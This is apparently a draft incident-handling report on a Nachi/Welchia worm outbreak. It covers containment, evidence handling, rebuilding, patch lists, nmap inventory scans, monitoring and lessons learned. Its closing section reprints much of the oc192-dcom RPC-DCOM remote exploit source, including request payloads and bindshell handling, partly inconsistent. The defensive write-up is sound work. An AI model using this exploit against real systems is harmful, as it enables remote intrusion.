


Figure 44: TCPView of active netcat backdoor

XXX Chain of custody?

Containment

XXX Describe the containment phase of the incident

XXX What measures are taken to contain/control the problem?

XXX For at least one system involved, show the process used to assess and contain the incident in detail, including screen shorts and operating system commands

XXX You should describe your jump-kit and/or all of the tools used for this incident.

XXX For at least on system involved, describe in detail the process used to back up the system. This should include descriptions of the hardware.

System backups

XXX How is the backups performed?

Workstations on the target network are not backed up as they are built from a standard image. User home directories are mapped to network attached storage which is backed-up directly to tape daily.

Users are informed through desktop training to store important information in

their home directory and that all information not located in their home directory may be lost in the event of a desktop hardware or software problem.

XXX How was the drive stored?

The hard disk drive was removed from one of the exploited systems. It was then placed in an evidence bag with an evidence tag. The evidence bag was sealed with evidence tape and the incident handler signed and dated the tape. The evidence log was updated to reflect the information written on the evidence tag and the drive was placed in the evidence locker which is secured with CyberKey⁶¹ based Pro Series Master Lock.

The use of the CyberLock provides audit capabilities through use records stored in the key as well as the lock.

XXX More details

Eradication

XXX Describe the eradication phase of the incident

XXX Once the problem is contained, how is it eliminated from the system in question?

XXX What type of "cleanup" is involved?

XXX What is the root symptom or cause of the incident?

XXX More details

XXX Show how to setup NachiReactor.pl as a countermeasure

Cause & symptoms

The information security incident team with the support of the incident commander decided that bringing the environment back to a normal operational state was a higher priority than a detailed analysis of the attack.

The information gathered through the intrusion detection environment and system administrator detected issues was sufficient to determine general cause. The symptoms have been discussed throughout this document.

The information security staff made a forensic copy of one of the compromised systems. If, in the recovery or lessons learned phase of the incident handling process, it is determined that additional investigation is required or that law enforcement should be notified the drive will be available. It has been processed and checked into the evidence control process to ensure that future criminal or civil action will not be hampered by a break in

⁶¹ http://www.videx.com/ac_html/cyberlock.shtml

the chain of custody.

System restores

The desktop computers used on the target network are all built from a common image. The restore procedure is to reload the standard image from CD-Rom using Symantec Ghost Corporate Edition⁶².

Remove malicious software

There are two paths to take to remove the exploit. The option selected by the security incident team was to rebuild the workstations from their standard Ghost CD images. The alternative would be to use a vendor provided cleanup tool or manually clean using the notes from any one of the security advisories that describe the Nachi worm and install the Microsoft patches identified in the MS03-026 and MS03-007 advisories.

Build better defenses

Use honeyd to automatically inoculate systems that are infected with the Nachi worm and alert client support staff to patch the hosts.

The inoculation version of NachiReactor.pl will blunt the propagation of the Nachi worm as well as send security events, with a low probability of false positives, to administrators and information security staff.

```
NachiReactor.pl successfully inoculated 192.160.10.11 and stopped it
from propagating the Nachi/Welchia worm
```

```
-----
VICTIM      <0x00> Unique  Workstation Service
ENT-SERVICES <0x00> Group   Domain Name
VICTIM      <0x20> Unique  File Server Service
TRGTSERVICES <0x1e> Group   Potential Master Browser
VICTIM      <0x03> Unique  Messenger Service
VICTIM$     <0x03> Unique  Messenger Service
INet~Services <0x1c> Group   Domain Controller
TRGTSERVICES <0x1d> Unique  Master Browser
. __MSBROWSE__. <0x01> Group   Master Browser
-----
```

Use tarpits⁶³ to slow the propagation of worms that actively search for potential victims.

A tarpit configuration that includes false class-c networks distributed throughout the target network can greatly slow the propagation of worms by consuming system resources on the infected system. LaBrea does this by

⁶² <http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3>

⁶³ <http://labrea.sourceforge.net/>

holding TCP connections open for as long as the initiator will tolerate.

Update standard system install images to include patches for the vulnerabilities used by the Nachi worm.

Patching is the most critical part of building better defenses. A host that is not vulnerable to the exploit that a worm or attacker wants to use will not be compromised and any additional compensating controls and defenses are redundant though important. A recommended patching policy would be as follows:

High risk/threat vulnerabilities	Patches applied within 72 hours
Medium risk/threat vulnerabilities	Patches applied within 7 days
Low risk/threat vulnerabilities	Patches applied quarterly

Implement access controls using the fail-safe defaults and least privilege design principles. These principles are described as follows⁶⁴:

- “Fail-safe defaults: Base access decisions on permission rather than exclusion.”
- “Least privilege: Every program and every user of the system should operate using the least set of privileges necessary to complete the job.”

Vulnerability analysis

To better understand the breadth of the threat to the target network, information security staff ran three sets of network based scans against all hosts on the target network.

The first uses a vulnerability scanner provided by Microsoft which is available on their website⁶⁵.

Second is to use nmap⁶⁶ to scan for the ports that an infected system should have open:

```
Nmap -sS -sV -O -p 1,80,135,666-765 192.168.10.1-254
```

```
[rdilley@shadow bin]$ ./nmap -h
Nmap 3.50 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types (* options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app
```

⁶⁴ Saltzer and Schroeder, *The Protection of Information in Computer Systems*

⁶⁵ <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>

⁶⁶ <http://www.insecure.org/nmap/index.html>

names/versions

-sR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

* -O Use TCP/IP fingerprinting to guess remote operating system

-p <range> ports to scan. Example range: '1-1024,1080,6666,31337'

-F Only scans ports listed in nmap-services

-v Verbose. Its use is recommended. Use twice for greater effect.

-P0 Don't ping hosts (needed to scan www.microsoft.com and others)

* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys

-6 scans via IPv6 rather than IPv4

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing

policy

-n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]

-oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>

-iL <inputfile> Get targets from file; Use '-' for stdin

* -S <your_IP>/-e <devicename> Specify source address or network interface

--interactive Go into interactive mode (then press h for help)

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

A handy script to run daily to keep track of hosts and interesting ports is included below. The information security staff runs this script daily on a GNU/Linux system from cron.

```
#!/bin/sh

# tcp scan
cd /apps/gnu/nmap/current/bin; ./nmap -p
1,2,7,21,22,23,25,80,110,111,135,139,143,389,443,445,512,513,515,593,
707,1080,2301,3000,3127,3128,5150,6667,8080,9999 -sS -O -oG
/var/tmp/${DATE}/inventory_tcp.txt -iL ~/Scripts/nmap_nets.txt -T
Insane > /var/tmp/${DATE}/inventory_output.txt 2>&1

# get active hosts
cat /var/tmp/${DATE}/inventory_tcp.txt | /usr/bin/awk '{print $2}' |
sort | uniq > /var/tmp/${DATE}/addresses_that_are_alive.txt
cat /var/tmp/${DATE}/inventory_tcp.txt | grep Smurf | /usr/bin/awk
'{print $2}' > /var/tmp/${DATE}/smurf.txt
grep -v -f /var/tmp/${DATE}/smurf.txt
/var/tmp/${DATE}/addresses_that_are_alive.txt >
/var/tmp/${DATE}/hosts_that_are_alive.txt

# udp scan
cd /apps/gnu/nmap/current/bin; ./nmap -p
53,67,68,69,111,123,137,138,161,445,514,593,2049 -sU -oG
/var/tmp/${DATE}/inventory_udp.txt -iL
/var/tmp/${DATE}/hosts_that_are_alive.txt -T Aggressive >>
/var/tmp/${DATE}/inventory_output.txt 2>&1

# done
exit
```

Lastly, you can use [nessus](http://www.nessus.org/)⁶⁷, which includes tests specifically for the MS RPC-DCOM and WebDAV vulnerabilities. The information security staff

⁶⁷ <http://www.nessus.org/>

scanned the entire target network with all but the dangerous vulnerability tests enabled. The executive summary report was provided to the Incident commander and the system details were provided to the systems administrators and client support staff for remediation of all 'High' risk/threat vulnerabilities that did not turn out to be false positives.

XXX Give details about the attacker

Recovery

XXX Describe the recovery phase of the incident

XXX How is the system returned to a 'known good' state?

XXX Describe in detail what steps are taken to bring the systems or services back into operations

XXX What changes, if any, are made to further secure the system and protect against a similar exploit happening in the future

XXX What type of testing is done to ensure that the vulnerability had been eliminated?

The following patches relate to the Microsoft WebDAV vulnerability identified as MS03-007 by Microsoft. These patches protect systems from the WebDAV attack used by the Nachi worm.

Windows NT 4.0 (All except NEC and Chinese – Hong Kong)⁶⁸

Filename	Q815021i.EXE
Download Size	491 KB
Date Published	4/23/2003
Version	815021

Windows NT 4.0 (Japanese NEC)⁶⁹

Filename	JPNQ815021n.EXE
Download Size	424 KB
Date Published	4/23/2003
Version	815021

Windows NT 4.0 (Chinese – Hong Kong)⁷⁰

Filename	CHPq815021i.EXE
Download Size	401 KB
Date Published	4/23/2003

⁶⁸ <http://www.microsoft.com/downloads/details.aspx?FamilyId=9A64851A-05AE-4912-9967-3AA3B4D5A76F&displaylang=en>

⁶⁹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=E20A695D-977D-4247-AF3B-4B58850B1795&displaylang=ja>

⁷⁰ <http://www.microsoft.com/downloads/details.aspx?FamilyId=55483A84-A8C7-48AF-BD83-9EC4B99F87CD&displaylang=zh-tw>

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Windows NT 4.0, Terminal Server Edition⁷¹

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Date Published	4/23/2003
Version	815021

Windows 2000 (All except Japanese NEC)⁷²

Filename	Q815021_W2K_sp4_x86_EN.EXE
Download Size	406 KB
Date Published	3/17/2003
Version	815021

Windows 2000 (Japanese NEC)⁷³

Filename	Q815021_W2K_sp4_nec98_JA.EXE
Download Size	404 KB
Date Published	3/17/2003
Version	815021

Windows XP (32-bit)⁷⁴

Filename	Q815021_WXP_SP2_x86_ENU.exe
Download Size	525 KB
Date Published	5/28/2003
Version	815021

Windows XP (64-bit)⁷⁵

Filename	Q815021_WXP_SP2_ia64_ENU.exe
Download Size	1699 KB
Date Published	5/28/2003
Version	815021

The following patches relate to the Microsoft RPC-DCOM vulnerabilities identified as MS03-026 by Microsoft. Installing these patches will protect a system from the Nachi worm's RPC-DCOM propagation vector as well as the

⁷¹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=AE57F47F-DC4D-40E9-8879-41A09767111F&displaylang=en>

⁷² <http://www.microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en>

⁷³ <http://www.microsoft.com/downloads/details.aspx?FamilyId=FBCF9847-D3D6-4493-8DCF-9BA29263C49F&displaylang=ja>

⁷⁴ <http://www.microsoft.com/downloads/details.aspx?FamilyId=84FC577D-F2D5-47B8-AB98-77BA7501B00B&displaylang=en>

⁷⁵ <http://www.microsoft.com/downloads/details.aspx?FamilyId=97945A5D-DB0B-40F8-9A2E-DE93CBB5CB3A&displaylang=en>

oc192-dcom command-line exploit tool.

Windows NT 4.0⁷⁶

Filename	Q823980i.EXE
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Version	823980

Windows NT 4.0, Terminal Server Edition⁷⁷

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Version	823980

Windows 2000⁷⁸

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Date Published	7/16/2003
Version	823980

Windows XP (32-bit)⁷⁹

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Date Published	7/16/2003
Version	823980

Windows XP (64-bit)⁸⁰

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Windows Server 2003 (32-bit)⁸¹

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⁷⁶ <http://www.microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en>

⁷⁷ <http://www.microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en>

⁷⁸ <http://www.microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en>

⁷⁹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en>

⁸⁰ <http://www.microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en>

⁸¹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en>

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Windows NT Workstation 4.0⁸³

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Windows NT Server 4.0⁸⁴

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Download Size	1384 KB
Date Published	9/10/2003
Version	824146

Windows NT Server 4.0, Terminal Server Edition⁸⁵

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Download Size	806 KB
Date Published	9/10/2003
Version	824146

Windows 2000⁸⁶

Filename	Windows2000-KB824146-x86-ENU.EXE
Download Size	917 KB
Date Published	9/10/2003
Version	824146

⁸² <http://www.microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en>

⁸³ <http://www.microsoft.com/downloads/details.aspx?FamilyId=7EABAD74-9CA9-48F4-8DB5-CF8C188879DA&displaylang=en>

⁸⁴ <http://www.microsoft.com/downloads/details.aspx?FamilyId=71B6135C-F957-4702-B376-2DACCE773DC0&displaylang=en>

⁸⁵ <http://www.microsoft.com/downloads/details.aspx?FamilyId=677229F8-FBBF-4FF4-A2E9-506D17BB883F&displaylang=en>

⁸⁶ <http://www.microsoft.com/downloads/details.aspx?FamilyId=F4F66D56-E7CE-44C3-8B94-817EA8485DD1&displaylang=en>

Windows XP (32-bit)⁸⁷

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Windows XP (64-bit)⁸⁸

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Windows XP (64-bit Version 2003)⁸⁹

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Version	824146

Windows Server 2003 (32-bit)⁹⁰

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Version	824146

Windows Server 2003 (64-bit)⁹¹

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Version	824146

Validate the system

⁸⁷ <http://www.microsoft.com/downloads/details.aspx?FamilyId=5FA055AE-A1BA-4D4A-B424-95D32CFC8CBA&displaylang=en>

⁸⁸ <http://www.microsoft.com/downloads/details.aspx?FamilyId=50E4FB51-4E15-4A34-9DC3-7053EC206D65&displaylang=en>

⁸⁹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B&displaylang=en>

⁹⁰ <http://www.microsoft.com/downloads/details.aspx?FamilyId=51184D09-4F7E-4F7B-87A4-C208E9BA4787&displaylang=en>

⁹¹ <http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B&displaylang=en>

Once the workstations were rebuilt with the standard installation image and patched against the vulnerabilities used by the exploit. The information security staff attempted to gain unauthorized access to the systems using a readily available RPC-DCOM exploit tool. Once it was determined that the systems were no longer susceptible to the exploit, the systems were returned to normal operations.

Restore operations

All workstations were returned to normal operational status but the access control lists that had been applied to the VPN tunnel were left in place with the exception of the deny all filter that references 192.168.30.10. The information security incident team, with the support of the incident commander determined that the negative impact of the TFTP and TCP port 9999 filters was negligible and the benefits far outweighed them. It was agreed that the team would review reducing the access for all business partner VPN connections to only allow access that was required to conduct business.

Monitor

XXX How is the monitor script utilized?

In addition to adding more snort IDS rules to better detect this type of exploit, a specially crafted log parser was installed to report daily statistics about the propagation of the Nachi worm. There is a summary report option that includes hourly rollups of the number of hosts that are actively sending Nachi like ping traffic. There is also a detailed hourly report which lists the IP addresses and number of Nachi like ping events per address broken out by hour. This information is provided to the desktop support group for immediate remediation.

```
PingSweepStats.pl $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58
rdilley Exp $
By: Ron Dilley
```

```
PingSweepStats.pl comes with ABSOLUTELY NO WARRANTY.
```

```
25 records found
11/19/2003 3:00:00,1
11/19/2003 4:00:00,6
11/19/2003 5:00:00,6
11/19/2003 6:00:00,7
11/19/2003 7:00:00,10
11/19/2003 8:00:00,6
11/19/2003 9:00:00,6
11/19/2003 10:00:00,9
11/19/2003 11:00:00,7
11/19/2003 12:00:00,7
11/19/2003 13:00:00,9
11/19/2003 14:00:00,8
11/19/2003 15:00:00,6
11/19/2003 16:00:00,6
11/19/2003 17:00:00,10
11/19/2003 18:00:00,7
11/19/2003 19:00:00,7
11/19/2003 20:00:00,8
11/19/2003 21:00:00,9
11/19/2003 22:00:00,9
11/19/2003 23:00:00,5
11/20/2003 0:00:00,10
11/20/2003 1:00:00,9
11/20/2003 2:00:00,7
11/20/2003 3:00:00,0
```

Lessons Learned

XXX Describe the follow up to the incident

XXX Analysis of the incident, including as much information is available or can be ascertained about what allowed the incident to occur and recommendations for preventing similar incidents in the future

XXX Describe the follow up meeting and report concerning this incident

XXX Moved from Identification

The running snort configuration did not include a TFTP transfer rule. This is an opportunity for improvement. Adding a TFTP transfer alert will allow for better event correlation, not only for the Nachi worm but also for many others including the Blaster variants that rely on TFTP as the propagation vector.

XXX What were the proposed solutions in detail (service-pack installs, firewall rules, tools, etc)

XXX Map the lessons learned back to the attack.

XXX Highlight the danger posed by all worms of this type

Report

A report that detailed the incident and activities of the information security incident team was drafted for review in the closeout meeting.

The summary of root causes was identified below:

There are several root causes related to people, policy and infrastructure:

- Lack of documented perimeter policy
- Lack of access controls between business partners
- Lack of patching procedures
- Lack of sufficient intrusion detection anomaly correlation

Meeting

The closeout meeting was held one week after the incident. All information security incident team members attended and the incident commander and communications officer presided. In the meeting, the time-line was reviewed and each responsible team member discussed the specifics of their items on the time-line. During this discussion a list of what was done wrong and what was done right was created. These items plus the draft incident report formed the bases for the final incident and root cause report. At the end of the meeting, special recognition was provided to those individuals and groups that showed extra-ordinary effort during the security incident. The recognition was included in the final incident report. For all items identified as needing improvement, action items were identified and owners assigned.

Apply fixes

The security incident commander presented the report to the executive committee. The executives set the expectation that the identified root causes be assessed and a remediation project, with estimated funding requirements be initiated in the next 90 days.

Extras

Detailed analysis of the source code

There is very good analysis of both the Nachi worm as well as the oc192-dcom exploit tool available on the Internet. And the analysis is noted in the reference section of this document.

The oc192-dcom exploit tool is used in conjunction with the NachiReactor.pl script to provide an automated attack tool as well as a defense against Nachi worm propagation.

The oc192-dcom exploit tools source is included without comments in the appendix. The following detailed description of the oc192-dcom exploit source includes comments in the required font size. The source code is included in a smaller font to improve readability and reduce the over-all length of the document.

Oc192-dcom.c

```
/* Windows 2003 <= remote RPC DCOM exploit
 * Coded by .:[oc192.us]:. Security
 *
 * Features:
 *
 * -d destination host to attack.
 *
 * -p for port selection as exploit works on ports other than 135(139,445,539 etc)
 *
 * -r for using a custom return address.
 *
 * -t to select target type (Offset) , this includes universal offsets for -
 *   win2k and winXP (Regardless of service pack)
 *
 * -l to select bindshell port on remote machine (Default: 666)
 *
 * - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
 *   preventing crash of RPC service on remote machine.
 *
 * This is provided as proof-of-concept code only for educational
 * purposes and testing by authorized individuals with permission to
 * do so.
 */
```

Header files included by the preprocessor at compile time. The stdio.h file includes headers for the standard I/O library which “provides a simple and efficient buffered stream I/O interface”⁹².

```
#include <stdio.h>
```

The stdlib.h file includes headers for the ISO/IEC 9899:1999 library⁹³.

```
#include <stdlib.h>
```

The sys/types.h file includes POSIX⁹⁴ standard primitive system data types.

```
#include <sys/types.h>
```

The sys/socket.h⁹⁵ file includes headers for the Berkley socket functions used in the program including socket, connect, send and read.

```
#include <sys/socket.h>
```

The netinet/in.h⁹⁶ file includes internet protocol family standard primitive system data types.

```
#include <netinet/in.h>
```

The arpa/inet.h⁹⁷ file includes definitions for internet operations.

```
#include <arpa/inet.h>
```

⁹² man stdio

⁹³ <http://std.dkuug.dk/JTC1/SC22/WG14/www/standards>

⁹⁴ <http://standards.ieee.org/regauth/posix/>

⁹⁵ <http://www.opengroup.org/onlinepubs/007908799/xns/syssocket.h.html>

⁹⁶ <http://www.opengroup.org/onlinepubs/007908799/xns/netinetin.h.html>

⁹⁷ <http://www.opengroup.org/onlinepubs/007908799/xns/arpainet.h.html>

```

#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

/* xfocus start */
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0
x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0xD,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0xB,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x00,0x03
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,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
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,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
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,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x90,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x30,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x00,0x00
,0x08,0x00,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
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,0x08,0x00,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x07,0x00,0x66,0x00,0x66,0x09
,0x02,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
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,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
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,0x00,0x00,0x60,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
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,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
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,0x08,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0xD,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0xE,0x00,0xFF,0xFF,0x68,0x8B,0xB,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
/* end xfocus */

int type=0;
struct
{

```



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,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
    char rb[1500];
    fd_set fdreadme;
    int i;

    FD_ZERO(&fdreadme);
    FD_SET(sockfd, &fdreadme);
    FD_SET(0, &fdreadme);

    while(1)
    {
        FD_SET(sockfd, &fdreadme);
        FD_SET(0, &fdreadme);
        if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
        if(FD_ISSET(sockfd, &fdreadme))
        {
            if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
            {
                printf("[-] Connection lost..\n");
                exit(1);
            }
            if(write(1, rb, i) < 0) break;
        }

        if(FD_ISSET(0, &fdreadme))
        {
            if((i = read(0, rb, sizeof(rb))) < 0)
            {
                printf("[-] Connection lost..\n");
                exit(1);
            }
            if (send(sockfd, rb, i, 0) < 0) break;
        }
        usleep(10000);
    }

    printf("[-] Connection closed by foreign host..\n");
    exit(0);
}

int main(int argc, char **argv)
{
    int len, len1, sockfd, c, a;
    unsigned long ret;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];
    unsigned short lportl=666; /* drg */
    char lport[4] = "\x00\xff\xff\x8b"; /* drg */
    struct hostent *he;
    struct sockaddr_in their_addr;
    static char *hostname=NULL;

    if(argc<2)
    {
        usage(argv[0]);
    }

    while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
    {
        switch (c)
        {
            case 'd':
                hostname = optarg;
                break;
            case 't':
                type = atoi(optarg);
                if((type > 1) || (type < 0))
                {
                    printf("[-] Select a valid target:\n");
                    for(a = 0; a < sizeof(targets)/sizeof(v); a++)
                        printf("    %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
                    return 1;
                }
                break;
            case 'r':
                targets[type].ret = strtoul(optarg, NULL, 16);
                break;
            case 'p':

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        port = atoi(optarg);
        if((port > 65535) || (port < 1))
        {
            printf("[-] Select a port between 1-65535\n");
            return 1;
        }
        break;
    case 'l':
        lport1 = atoi(optarg);
        if((port > 65535) || (port < 1))
        {
            printf("[-] Select a port between 1-65535\n");
            return 1;
        }
        break;
    default:
        usage(argv[0]);
        return 1;
    }
}

if(hostname==NULL)
{
    printf("[-] Please enter a hostname with -d\n");
    exit(1);
}

printf("RPC DCOM remote exploit - .:[oc192.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
    printf("[-] gethostbyname: Couldnt resolve hostname\n");
    exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
        targets[type].os, hostname, port, lport1, targets[type].ret);

/* drg */
lport1=htons(lport1);
memcpy(&lport[1], &lport1, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
